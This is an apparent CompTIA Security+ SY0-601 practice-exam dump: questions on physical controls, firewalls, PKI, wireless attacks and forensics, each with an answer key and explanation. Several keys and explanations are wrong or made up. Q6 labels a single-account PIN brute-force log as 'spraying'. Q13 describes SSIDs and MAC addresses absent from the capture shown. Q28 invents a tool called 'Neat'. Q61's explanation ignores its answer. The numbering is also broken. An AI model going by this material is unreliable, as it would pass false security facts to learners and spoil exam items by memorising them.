CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

NEW QUESTION 1
- (Exam Topic 3)
A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

A. Cameras
B. Badges
C. Locks
D. Bollards


Answer: B


Explanation:
Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

NEW QUESTION 2
- (Exam Topic 3)
A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. INSTRUCTIONS
Please click on the below items on the network diagram and configure them accordingly:

- WAP
- DHCP Server
- AAA Server
- Wireless Controller
- LDAP Server

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Wireless Access Point

Wireless Network Mode: MIXED

Wireless Network Name(SSID): DEFAULT

Wireless Channel: 1

Wireless SSID Broadcast: ● enable ○ disable



Wireless Access Point

Security Mode: Disabled

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Wireless Access Point Network Mode – G only Wireless Channel – 11
Wireless SSID Broadcast – disable Security settings – WPA2 Professional

NEW QUESTION 3
- (Exam Topic 3)
A technician is setting up a new firewall on a network segment to allow web traffic to the internet while
hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?

A. Setting an explicit deny to all traffic using port 80 instead of 443
B. Moving the implicit deny from the bottom of the rule set to the top
C. Configuring the first line in the rule set to allow all traffic
D. Ensuring that port 53 has been explicitly allowed in the rule set

Answer: D

Explanation:
Port 53 is the default port for DNS traffic. If the firewall is blocking port 53, then users will not be able to resolve domain names and will receive errors stating that the website could not be located.
The other options would not correct the issue. Setting an explicit deny to all traffic using port 80 instead of 443 would block all HTTP traffic, not just web traffic. Moving the implicit deny from the bottom of the rule set to the top would make the deny rule more restrictive, which would not solve the issue. Configuring the first line in the rule set to allow all traffic would allow all traffic, including malicious traffic, which is not a good security practice.
Therefore, the best way to correct the issue is to ensure that port 53 has been explicitly allowed in the rule set. Here are some additional information about DNS traffic:

- DNS traffic is used to resolve domain names to IP addresses.
- DNS traffic is typically unencrypted, which makes it vulnerable to eavesdropping.
- There are a number of ways to secure DNS traffic, such as using DNS over HTTPS (DoH) or DNS over TLS (DoT).

NEW QUESTION 4
- (Exam Topic 3)
An annual information security has revealed that several OS-level configurations are not in compliance due to Outdated hardening standards the company is using Which Of the following would be best to use to update and reconfigure the OS.level security configurations?

A. CIS benchmarks
B. GDPR guidance
C. Regional regulations
D. ISO 27001 standards

Answer: A

Explanation:
CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks


NEW QUESTION 5
- (Exam Topic 3)
A security analyst notices an unusual amount of traffic hitting the edge of the network. Upon examining the logs, the analyst identifies a source IP address and blocks that address from communicating with the network. Even though the analyst is blocking this address, the attack is still ongoing and coming from a large number of different source IP addresses. Which of the following describes this type of attack?

A. DDoS
B. Privilege escalation
C. DNS poisoning
D. Buffer overflow

Answer: A

Explanation:
A distributed denial-of-service (DDoS) attack is an attempt to make a computer or network resource unavailable to its intended users. This is accomplished by overwhelming the target with a flood of traffic from multiple sources.
In the scenario described, the security analyst identified a source IP address and blocked it from communicating with the network. However, the attack was still ongoing and coming from a large number of different source IP addresses. This indicates that the attack was a DDoS attack.
Privilege escalation is an attack that allows an attacker to gain unauthorized access to a system or network. DNS poisoning is an attack that modifies the DNS records for a domain name, causing users to be redirected to a malicious website. A buffer overflow is an attack that occurs when a program attempts to store more data in a buffer than it is designed to hold.
Therefore, the most likely type of attack in the scenario described is a DDoS attack.

NEW QUESTION 6
- (Exam Topic 3)
A security analyst is investigating what appears to be unauthorized access to a corporate web application. The security analyst reviews the web server logs and finds the following entries:



```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
```

Which of the following password attacks is taking place?

A. Dictionary
B. Brute-force
C. Rainbow table
D. Spraying

Answer: D

Explanation:
Spraying is a password attack that involves trying a few common passwords against a large number of usernames. Spraying is different from brute-force attacks, which try many possible passwords against one username, or dictionary attacks, which try a list of words from a dictionary file against one username. Spraying is often used when the web application has a lockout policy that prevents multiple failed login attempts for the same username. Spraying can be detected by looking for patterns of failed login attempts from the same source IP address with different usernames and the same or similar passwords.

NEW QUESTION 7
- (Exam Topic 3)
A large retail store's network was breached recently. and this news was made public. The Store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the Store lost revenue after the breach. Which of the following is the
most likely reason for this issue?

A. Employee training
B. Leadership changes
C. Reputation
D. Identity theft

Answer: C

Explanation:
Reputation is the perception or opinion that customers, partners, investors, etc., have about a company or its products and services. It can affect the revenue and profitability of a company after a network breach, even if no intellectual property or customer information was stolen, because it can damage the trust and confidence of the stakeholders and reduce their willingness to do business with the company

NEW QUESTION 8
- (Exam Topic 3)

Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

A. SCAP
B. NetFlow
C. Antivirus
D. DLP

Answer: D

Explanation:
DLP stands for Data Loss Prevention, which is a technology that can monitor, detect and prevent the unauthorized transmission of sensitive data, such as PII (Personally Identifiable Information). DLP can be implemented on endpoints, networks, servers or cloud services to protect data in motion, in use or at rest. DLP can also block or alert on data transfers that violate predefined policies or rules. DLP is the best tool to assist with detecting an employee who has accidentally emailed a file containing a customer's PII, as it can scan the email content and attachments for any data that matches the criteria of PII and prevent the email from being sent or notify the administrator of the incident. Verified References:

- Data Loss Prevention Guide to Blocking Leaks - CompTIA https://www.comptia.org/content/guides/data-loss-prevention-a-step-by-step-guide-to-blocking-leaks
- Data Loss Prevention – SY0-601 CompTIA Security+ : 2.1 https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-loss-prevention-4/
- Data Loss Prevention – CompTIA Security+ SY0-501 – 2.1 https://www.professormesser.com/security-plus/sy0-501/data-loss-prevention-3/

NEW QUESTION 9
- (Exam Topic 3)
A company wants to deploy PKI on its internet-facing website The applications that are currently deployed are
• www.company.com (mam website)
• contact us company com (for locating a nearby location)
• quotes company.com (for requesting a price quote)
The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store company com Which of the following certificate types would best meet the requirements?

A. SAN
B. Wildcard
C. Extended validation
D. Self-signed

Answer: B

Explanation:
A wildcard certificate is a type of SSL certificate that can secure multiple subdomains under one domain name by using an asterisk (*) as a placeholder for any subdomain name. For example, *.company.com can secure www.company.com, contactus.company.com, quotes.company.com, etc. It can work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com.

NEW QUESTION 10
- (Exam Topic 3)
A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

A. Security information and event management
B. A web application firewall
C. A vulnerability scanner
D. A next-generation firewall

Answer: A

Explanation:
Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.


NEW QUESTION 10
- (Exam Topic 3)
A company wants the ability to restrict web access and monitor the websites that employees visit, Which Of the following would best meet these requirements?

A. Internet Proxy
B. VPN
C. WAF
D. Firewall

Answer: A

Explanation:
An internet proxy is a server that acts as an intermediary between a client and a destination server on the internet. It can restrict web access and monitor the websites that employees visit by filtering the requests and responses based on predefined rules and policies, and logging the traffic and activities for auditing purposes

NEW QUESTION 13
- (Exam Topic 3)
A user reports constant lag and performance issues with the wireless network when working at a local coffee shop A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:



No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst most likely see in this packet capture?

A. Session replay
B. Evil twin
C. Bluejacking
D. ARP poisoning

Answer: B

Explanation:
An evil twin is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. In this packet capture, the analyst can see that there are two access points with the same SSID (CoffeeShop) but different MAC addresses (00:0c:41:82:9c:4f and 00:0c:41:82:9c:4e). This indicates that one of them is an evil twin that is trying to impersonate the other one.

NEW QUESTION 15
- (Exam Topic 3)
A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers. Which of the follow r 3 best describes these systems?

A. DNS sinkholes
B. Honey pots
C. Virtual machines
D. Neural networks

Answer: B

Explanation:
Honey pots are decoy systems or resources that are designed to attract and deceive threat actors and to learn more about their motives, techniques, etc. They can be deployed alongside production systems to create an illusion of a vulnerable target and divert attacks away from the real systems. They can also collect valuable information and evidence about the attackers and their activities for further analysis or prosecution.

NEW QUESTION 20
- (Exam Topic 3)
Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

A. Persistence
B. Port scanning
C. Privilege escalation
D. Pharming

Answer: C

Explanation:
Privilege escalation describes the exploitation of an interactive process to gain access to restricted areas. It is a type of attack that allows a normal user to obtain higher privileges or access rights on a system or network, such as administrative or root access. Privilege escalation can be achieved by exploiting a vulnerability, design flaw, or misconfiguration in the system or application. Privilege escalation can allow an attacker to perform unauthorized actions, such as accessing sensitive data, installing malware, or compromising other systems. References:

- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/privilege-escalation-3/
- https://www.linkedin.com/learning/comptia-security-plus-sy0-601-cert-prep-2-secure-code-design-and-im

NEW QUESTION 23
- (Exam Topic 3)
A user received an SMS on a mobile phone that asked for bank details. Which of the following social engineering techniques was used in this case?

A. SPIM
B. Vishing
C. Spear phishing
D. Smishing

Answer: D

Explanation:
Smishing is a type of social engineering technique that involves sending fraudulent or malicious text messages (SMS) to a user’s mobile phone. It can trick the user into providing personal or financial information, clicking on malicious links, downloading malware, etc., by impersonating a legitimate entity or creating a sense of urgency or curiosity.

NEW QUESTION 28

- (Exam Topic 3)
An organization has hired a security analyst to perform a penetration test The analyst captures 1Gb worth of inbound network traffic to the server and transfers the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

A. Nmap
B. CURL
C. Neat
D. Wireshark

Answer: D

Explanation:
Wireshark is a tool that can analyze pcap files, which are files that capture network traffic. Wireshark can display the packets, protocols, and other details of the network traffic in a graphical user interface. Nmap is a tool that can scan networks and hosts for open ports and services. CURL is a tool that can transfer data from or to a server using various protocols. Neat is a tool that can test network performance and quality.

NEW QUESTION 30
- (Exam Topic 3)
Which of the following automation use cases would best enhance the security posture Of an organi-zation by rapidly updating permissions when employees leave a company Or change job roles inter-nally?

A. Provisioning resources
B. Disabling access
C. APIs
D. Escalating permission requests

Answer: B

Explanation:
Disabling access is an automation use case that can enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally. It can prevent unauthorized access and data leakage by revoking or modifying the access rights of employees based on their current status and role.

NEW QUESTION 33
- (Exam Topic 3)
A security architect is designing a remote access solution for a business partner. The business partner needs to access one Linux server at the company. The business partner wants to avid managing a password for authentication and additional software installation. Which of the following should the architect recommend?

A. Soft token
B. Smart card
C. CSR
D. SSH key

Answer: D

Explanation:
SSH key is a pair of cryptographic keys that can be used for authentication and encryption when connecting to a remote Linux server via SSH protocol. SSH key authentication does not require a password and is more secure than password-based authentication. SSH key authentication also does not require additional software installation on the client or the server, as SSH is a built-in feature of most Linux distributions. A business partner can generate an SSH key pair on their own computer and send the public key to the company, who can then add it to the authorized_keys file on the Linux server. This way, the business partner can access the Linux server without entering a password or installing any software

NEW QUESTION 37
- (Exam Topic 3)
A web architect would like to move a company's website presence to the cloud. One of the management team's key concerns is resiliency in case a cloud provider's data center or network connection goes down. Which of the following should the web architect consider to address this concern?

A. Containers
B. Virtual private cloud
C. Segmentation
D. Availability zones

Answer: D

Explanation:
Availability zones are the most appropriate cloud feature to address the concern of resiliency in case a cloud provider's data center or network connection goes down. Availability zones are physically separate locations within an Azure region that have independent power, cooling, and networking. Each availability zone is made up of one or more data centers and houses infrastructure to support highly available, mission-critical applications. Availability zones are connected with high-speed, private fiber-optic networks. Azure services that support availability zones fall into two categories: Zonal services – you pin the resource to a specific zone (for example, virtual machines, managed disks, IP addresses), or Zone-redundant services – platform replicates automatically across zones (for example, zone-redundant storage, SQL Database). To achieve comprehensive business continuity on Azure, build your application architecture using the combination of availability zones with Azure region pairs. You can synchronously replicate your applications and data using availability zones within an Azure region for high-availability and asynchronously replicate across Azure regions for disaster recovery protection.

NEW QUESTION 39
- (Exam Topic 3)
Which of the following supplies non-repudiation during a forensics investigation?

A. Dumping volatile memory contents first
B. Duplicating a drive with dd
C. Using a SHA-2 signature of a drive image
D. Logging everyone in contact with evidence
E. Encrypting sensitive data

Answer: C

Explanation:
Using a SHA-2 signature of a drive image is a way to supply non-repudiation during a forensics investigation, as it can verify the integrity and authenticity of the data captured in the image. SHA-2 is a family of secure hash algorithms that can produce a unique and fixed-length digest of any input data. By hashing the drive image and comparing the signature with the original hash, the investigator can prove that the image has not been altered or tampered with since the time of acquisition. This can also help to identify the source of the data and prevent any denial from the suspect. References:

- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/managing-evidence/
- https://www.skillsoft.com/course/comptia-security-incident-response-digital-forensics-supporting-investig

NEW QUESTION 44
- (Exam Topic 3)
Which of the following can best protect against an employee inadvertently installing malware on a company system?

A. Host-based firewall
B. System isolation
C. Least privilege
D. Application allow list

Answer: C

Explanation:
Least privilege is a security principle that states that users should only be granted the permissions they need to do their job. This helps to protect against malware infections by preventing users from installing unauthorized software.
A host-based firewall can help to protect against malware infections by blocking malicious traffic from reaching a computer. However, it cannot prevent a user from installing malware if they have the necessary permissions.
System isolation is the practice of isolating systems from each other to prevent malware from spreading. This can be done by using virtual machines or network segmentation. However, system isolation can be complex and expensive to implement.
An application allow list is a list of applications that are allowed to run on a computer. This can help to prevent malware infections by preventing users from running unauthorized applications. However, an application allow list can be difficult to maintain and can block legitimate applications.
Therefore, the best way to protect against an employee inadvertently installing malware on a company system is to use the principle of least privilege. This will help to ensure that users only have the permissions they need to do their job, which will reduce the risk of malware infections.
Here are some additional benefits of least privilege:

- It can help to improve security by reducing the attack surface.
- It can help to simplify security management by reducing the number of permissions that need to be managed.
- It can help to improve compliance by reducing the risk of data breaches.

NEW QUESTION 47
- (Exam Topic 2)
An account was disabled atter several failed and successful login connections were made from various parts of the Word at various times. A security analysts investigating the issue. Which of the following account policies most likely triggered the action to disable the

A. Time based logins
B. Password history
C. Geofencing
D. Impossible travel time

Answer: D

Explanation:
Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers. References: 1 CompTIA Security+ Certification Exam Objectives
page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2 CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0:
Implementation, Objective 3.4: Implement identity and account management controls 3
https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossi

NEW QUESTION 51
- (Exam Topic 2)
A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server In order to validate current employees. Which of the following should the systems integrator configure to be the most secure?

A. HTTPS
B. SSH
C. SFTP
D. LDAPS

Answer: D

Explanation:

LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.
References: 1
CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation,
Objective 3.2: Implement secure protocols 2
CompTIA Security+ Certification Exam Objectives, page 15,
Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms 3
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731

NEW QUESTION 56
- (Exam Topic 2)
A security administrator Is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

A. IPSec
B. SFTP
C. SRTP
D. LDAPS
E. S/MIME
F. SSL VPN

Answer: AF

Explanation:
IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately.
SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

NEW QUESTION 61
- (Exam Topic 2)
Which of the following can be used to detect a hacker who is stealing company data over port 80?

A. Web application scan
B. Threat intelligence
C. Log aggregation
D. Packet capture

Answer: D

Explanation:
- Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities
- Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
- Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
- Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
- Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

NEW QUESTION 63
- (Exam Topic 2)
A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

A. Installing proximity card readers on all entryway doors
B. Deploying motion sensor cameras in the lobby
C. Encrypting the hard drive on the new desktop
D. Using cable locks on the hardware

Answer: D

